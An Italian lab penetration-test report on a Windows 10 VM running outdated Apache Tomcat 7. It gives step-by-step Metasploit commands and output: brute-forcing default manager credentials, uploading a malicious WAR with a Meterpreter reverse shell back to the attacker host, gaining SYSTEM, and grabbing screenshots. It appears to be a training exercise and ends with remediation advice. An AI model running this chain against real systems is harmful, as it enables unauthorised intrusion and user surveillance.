

REPORT TECNICO: BUILDWEEK 2 – GIORNO 5

Vulnerability Assessment & Exploitation: Windows 10 & Apache Tomcat

Team: Datashields

Data: 30 Gennaio 2026

Sintesi

Nell'ambito delle attività della Buildweek 2, il team ha eseguito un Penetration Test su una workstation Windows 10 target. L'analisi ha evidenziato una gestione critica del software: la macchina espone una versione obsoleta di Apache Tomcat (7.0.x) affetta da numerose CVE note. L'utilizzo di credenziali di default ha permesso l'esecuzione di codice remoto (RCE) e l'acquisizione dei privilegi massimi di sistema (**SYSTEM**).

Richieste

- Esecuzione di scansioni di ricognizione tramite **Nmap** e **Nessus Essentials**.
- Verifica della sicurezza delle credenziali del servizio Apache Tomcat.
- Sfruttamento della vulnerabilità per l'ottenimento di una shell remota e successiva escalation/migrazione di sessione.
- Raccolta delle evidenze tecniche (Proof of Concept) post-compromissione.

Introduzione

Il perimetro di ingaggio (Scope) è stato limitato all'IP target fornito dalla traccia:

- **Target IP:** 192.168.200.200
- **Attacker IP:** 192.168.200.100
- **Target Port:** 8080/tcp (Apache Tomcat/Coyote JSP engine 1.1)

Punti chiave

- **Vettore di Ingresso:** Software Apache Tomcat (7.0.x) in stato "End of Life".
- **Vulnerabilità Critica:** Presenza della falla "Ghostcat" (CVE-2020-1938).
- **Misconfiguration:** Mancato cambio delle credenziali amministrative di default.
- **Risultato:** Accesso amministrativo completo (**NT AUTHORITY\SYSTEM**).

Strumenti

- **Nmap:** Per il Network Scanning iniziale.
- **Nessus Essentials:** Per il Vulnerability Assessment automatizzato.
- **Metasploit Framework:** Per le fasi di verifica credenziali ed exploitation manuale.

Svolgimento

1. Network Scanning (Nmap)

La fase di ricognizione è stata avviata per identificare i servizi attivi sul target. Il team ha rilevato numerose porte aperte, tra cui spicca la porta 8080 relativa ad Apache Tomcat.


```
(kali@kali)~$ nmap -ss -sV -p- 192.168.200.200
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 06:32 -0500
Nmap scan report for 192.168.200.200
Host is up (0.00059s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime     Microsoft Windows International daytime
17/tcp    open  qotd        Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5432/tcp  open  postgresql?
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
49408/tcp open  msrpc       Microsoft Windows RPC
49409/tcp open  msrpc       Microsoft Windows RPC
49410/tcp open  msrpc       Microsoft Windows RPC
49411/tcp open  msrpc       Microsoft Windows RPC
49413/tcp open  msrpc       Microsoft Windows RPC
49414/tcp open  msrpc       Microsoft Windows RPC
49415/tcp open  msrpc       Microsoft Windows RPC
49451/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 08:00:27:77:1B:C9 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 226.22 seconds
```

Output dettagliato di Nmap con l'elenco dei servizi e delle versioni rilevate sul target 192.168.200.200)

2. Vulnerability Assessment (Nessus)

È stata lanciata una scansione "Basic Network Scan" (denominata *scan_win10_3*) per identificare le vulnerabilità note. I risultati hanno riportato un livello di rischio **CRITICO**.



Panoramica della scansione completata con la distribuzione delle severità: 6 Critiche, 11 Alte, 24 Medie

Il team si è concentrato sul dettaglio relativo ad Apache Tomcat, confermando che la versione installata è affetta da gravi falle, inclusa "Ghostcat".

scan_win10_3 / 192.168.200.200 / Apache Tomcat (Multiple Issues)

Configure Audit Trail Launch Report Export

Vulnerabilities 45

Search Vulnerabilities 18 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count	
CRITICAL	10.0			Apache Tomcat SEEL (7.0.x)	Web Servers	1	
CRITICAL	9.8	8.9	0.9447	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities	Web Servers	1	
CRITICAL	9.8	8.9	0.9447	Apache Tomcat AJP Connector Request Injection (GHOSTcat)	Web Servers	1	
CRITICAL	9.8	6.7	0.5182	Apache Tomcat 7.0.0 < 7.0.89	Web Servers	1	
HIGH	8.1	8.9	0.9437	Apache Tomcat 7.0.0 < 7.0.82	Web Servers	1	
HIGH	8.1	7.4	0.9416	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities	Web Servers	1	
HIGH	7.5	6.7	0.0243	Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities	Web Servers	1	
HIGH	7.5	4.4	0.1644	Apache Tomcat 7.0.25 < 7.0.90	Web Servers	1	
HIGH	7.5	3.6	0.9215	Apache Tomcat 7.0.27 < 7.0.105	Web Servers	1	
HIGH	7.5	3.6	0.1855	Apache Tomcat 7.0.28 < 7.0.88	Web Servers	1	
HIGH	7.0	6.7	0.9333	Apache Tomcat 7.0.0 < 7.0.104	Web Servers	1	

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 8:27 AM
End: Today at 8:47 AM
Elapsed: 19 minutes

Vulnerabilities

Donut chart showing severity distribution: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

Tabella riassuntiva dei Plugin Nessus relativi alle vulnerabilità di Apache Tomcat

scan_win10_3 / Plugin #197843

Configure Audit Trail Launch Report Export

Vulnerabilities 45

CRITICAL Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities

Description

The version of Tomcat installed on the remote host is prior to 7.0.100. It is, therefore, affected by multiple vulnerabilities as referenced in the fixed_in_apache_tomcat_7.0.100_security-7 advisory.

- When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP. Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations. (CVE-2020-1938)

- In Apache Tomcat 9.0.0.M1 to 9.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99 the HTTP header parsing code used an approach to end-of-line parsing that allowed some invalid HTTP headers to be parsed as valid. This led to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely. (CVE-2020-1935)

- The refactoring present in Apache Tomcat 9.0.28 to 9.0.30, 8.5.48 to 8.5.50 and 7.0.98 to 7.0.99 introduced a regression. The result of the regression was that invalid Transfer-Encoding headers were incorrectly processed leading to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely. (CVE-2020-1935)

Plugin Details

Severity: Critical
ID: 197843
Version: 1.4
Type: combined
Family: Web Servers
Published: May 23, 2024
Modified: March 13, 2025

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: High
Age of Vuln: 730 days +
Product Coverage: Very High
CVSSv3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 8.9
Exploit Prediction Scoring System (EPSS): 0.9447

Analisi tecnica della CVE associata alla versione obsoleta del software

3. Verifica Credenziali (Metasploit)

Nonostante le CVE rilevate, il team ha ipotizzato la presenza di password deboli. È stato utilizzato il modulo `auxiliary/scanner/http/tomcat_mgr_login`.

```
msf > search type:auxiliary tomcat
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
2	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
3	auxiliary/scanner/http/tomcat_enum	-	normal	No	Apache Tomcat User Enumeration
4	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions
5	auxiliary/admin/http/ibm_drm_download	2020-04-21	normal	Yes	IBM Data Risk Manager Arbitrary File Download
6	auxiliary/admin/http/tomcat_administration	-	normal	No	Tomcat Administration Tool Default Access
7	auxiliary/scanner/http/tomcat_mgr_login	-	normal	No	Tomcat Application Manager Login Utility
8	auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	normal	No	Tomcat UTF-8 Directory Traversal Vulnerability
9	auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	No	TrendMicro Data Loss Prevention 5.5 Directory Traversal

Ricerca dei moduli Metasploit disponibili per l'analisi di Tomcat

L'attacco a dizionario ha confermato l'uso delle credenziali di default: **admin / password**.

```

msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[*] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: ovwebusr:0vW*busr1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[-] 192.168.200.200:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:password (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Log di Metasploit che mostra il successo dell'autenticazione dopo diversi tentativi falliti

4. Exploitation

Avendo accesso al "Manager App", è stato caricato un payload malevolo (.war) tramite il modulo `multi/http/tomcat_mgr_upload`.

```
msf > search platform:windows tomcat
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
1	target: Automatic detection
2	target: Windows
3	target: Linux
4	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
5	target: Java
6	target: Linux
7	target: Windows
8	target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
9	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
10	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
11	target: Automatic
12	target: Java Universal
13	target: Windows Universal
14	target: Linux x86
15	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
16	target: Java Universal
17	target: Windows Universal
18	target: Linux x86
19	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection
20	target: Unix Command
21	target: Linux Dropper
22	target: Windows Command
23	target: Windows Dropper
24	target: PowerShell Stager
25	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE
26	post/multi/gather/tomcat_gather	.	normal	No	Gather Tomcat Credentials
27	exploit/multi/http/primefaces_weak_encryption_rce	2016-02-15	excellent	Yes	Primefaces Remote Code Execution Exploit

Selezione dell'exploit per l'upload e il deployment del payload

```
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name         | Current Setting | Required | Description                                                                                                           |
|--------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| HttpPassword |                 | no       | The password for the specified username                                                                               |
| HttpUsername |                 | no       | The username to authenticate as                                                                                       |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http |
| RHOSTS       |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT        | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                                             |
| VHOST        |                 | no       | HTTP server virtual host                                                                                              |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.200.100 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |


View the full module info with the info, or info -d command.
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
```

Il team ha configurato i parametri necessari (**RHOST**, **HttpPassword**, **HttpUsername**) e impostato il payload **java/meterpreter/reverse_tcp**.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying BsPJIIQaCMHk...
[*] Executing BsPJIIQaCMHk...
[*] Undeploying BsPJIIQaCMHk...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49452) at 2026-01-27 08:13:47 -0500
meterpreter > 
```

Lancio dell'exploit e stabilimento della prima sessione Meterpreter via Java

5. Session Upgrade & Post-Exploitation

La sessione iniziale è stata migrata a una nativa Windows (x64) per garantire stabilità e controllo. È stato utilizzato il comando **sessions -u 1**.

```
msf exploit(multi/http/tomcat_mgr_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] SESSION may not be compatible with this module:
[*] * unloadable Meterpreter extension: stdapi_railgun
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:4433
msf exploit(multi/http/tomcat_mgr_upload) >
[*] Sending stage (230982 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:4433 → 192.168.200.200:49453) at 2026-01-27 08:25:04 -0500
[*] Stopping exploit/multi/handler

msf exploit(multi/http/tomcat_mgr_upload) > sessions
Active sessions


| Id | Name | Type                     | Information                           | Connection                                                     |
|----|------|--------------------------|---------------------------------------|----------------------------------------------------------------|
| 1  |      | meterpreter java/windows | DESKTOP-9K104BT\$ @ DESKTOP-9K104BT   | 192.168.200.100:7777 → 192.168.200.200:49452 (192.168.200.200) |
| 2  |      | meterpreter x64/windows  | NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT | 192.168.200.100:4433 → 192.168.200.200:49453 (192.168.200.200) |


```

Passaggio dalla sessione java/windows alla sessione x64/windows con privilegi NT AUTHORITY\SYSTEM)

6. Raccolta Evidenze Finali

Il team ha eseguito i comandi di sistema per confermare il controllo totale.

- **Verifica Privilegi:** Il comando `getuid` ha confermato l'accesso come **SYSTEM**.
- **Verifica Ambiente:** L'output di `systeminfo` ha fornito i dettagli hardware e del sistema operativo .

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240)
Architecture : x64
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

Dettagli completi del sistema target Windows 10 Pro rilevati dopo l'escalation


```
Interface 4
=====
Name       : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:77:1b:c9
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Riassunto dell'architettura di sistema e della configurazione di rete dell'interfaccia eth1

```
meterpreter > webcam_list
[-] No webcams were found
```

Infine, è stata tentata la verifica dei dispositivi multimediali, non rilevando webcam attive.

7. Cattura dello Schermo (Visual Proof of Concept)



Come prova definitiva della compromissione e dell'accesso remoto, il team ha utilizzato il comando **screenshot** all'interno della sessione Meterpreter. Questa operazione ha permesso di acquisire un'immagine in tempo reale del desktop dell'utente sulla macchina bersaglio, confermando la capacità di monitorare l'attività dell'utente finale senza interruzioni del servizio.

Conclusioni

L'analisi combinata di Nessus e Metasploit ha evidenziato una postura di sicurezza insufficiente. Il sistema risulta compromettibile sia tramite vulnerabilità software (Tomcat obsoleto) sia tramite debolezza delle credenziali. Il team raccomanda l'immediata disinstallazione della versione obsoleta, l'applicazione delle ultime patch e l'enforcement di password complesse.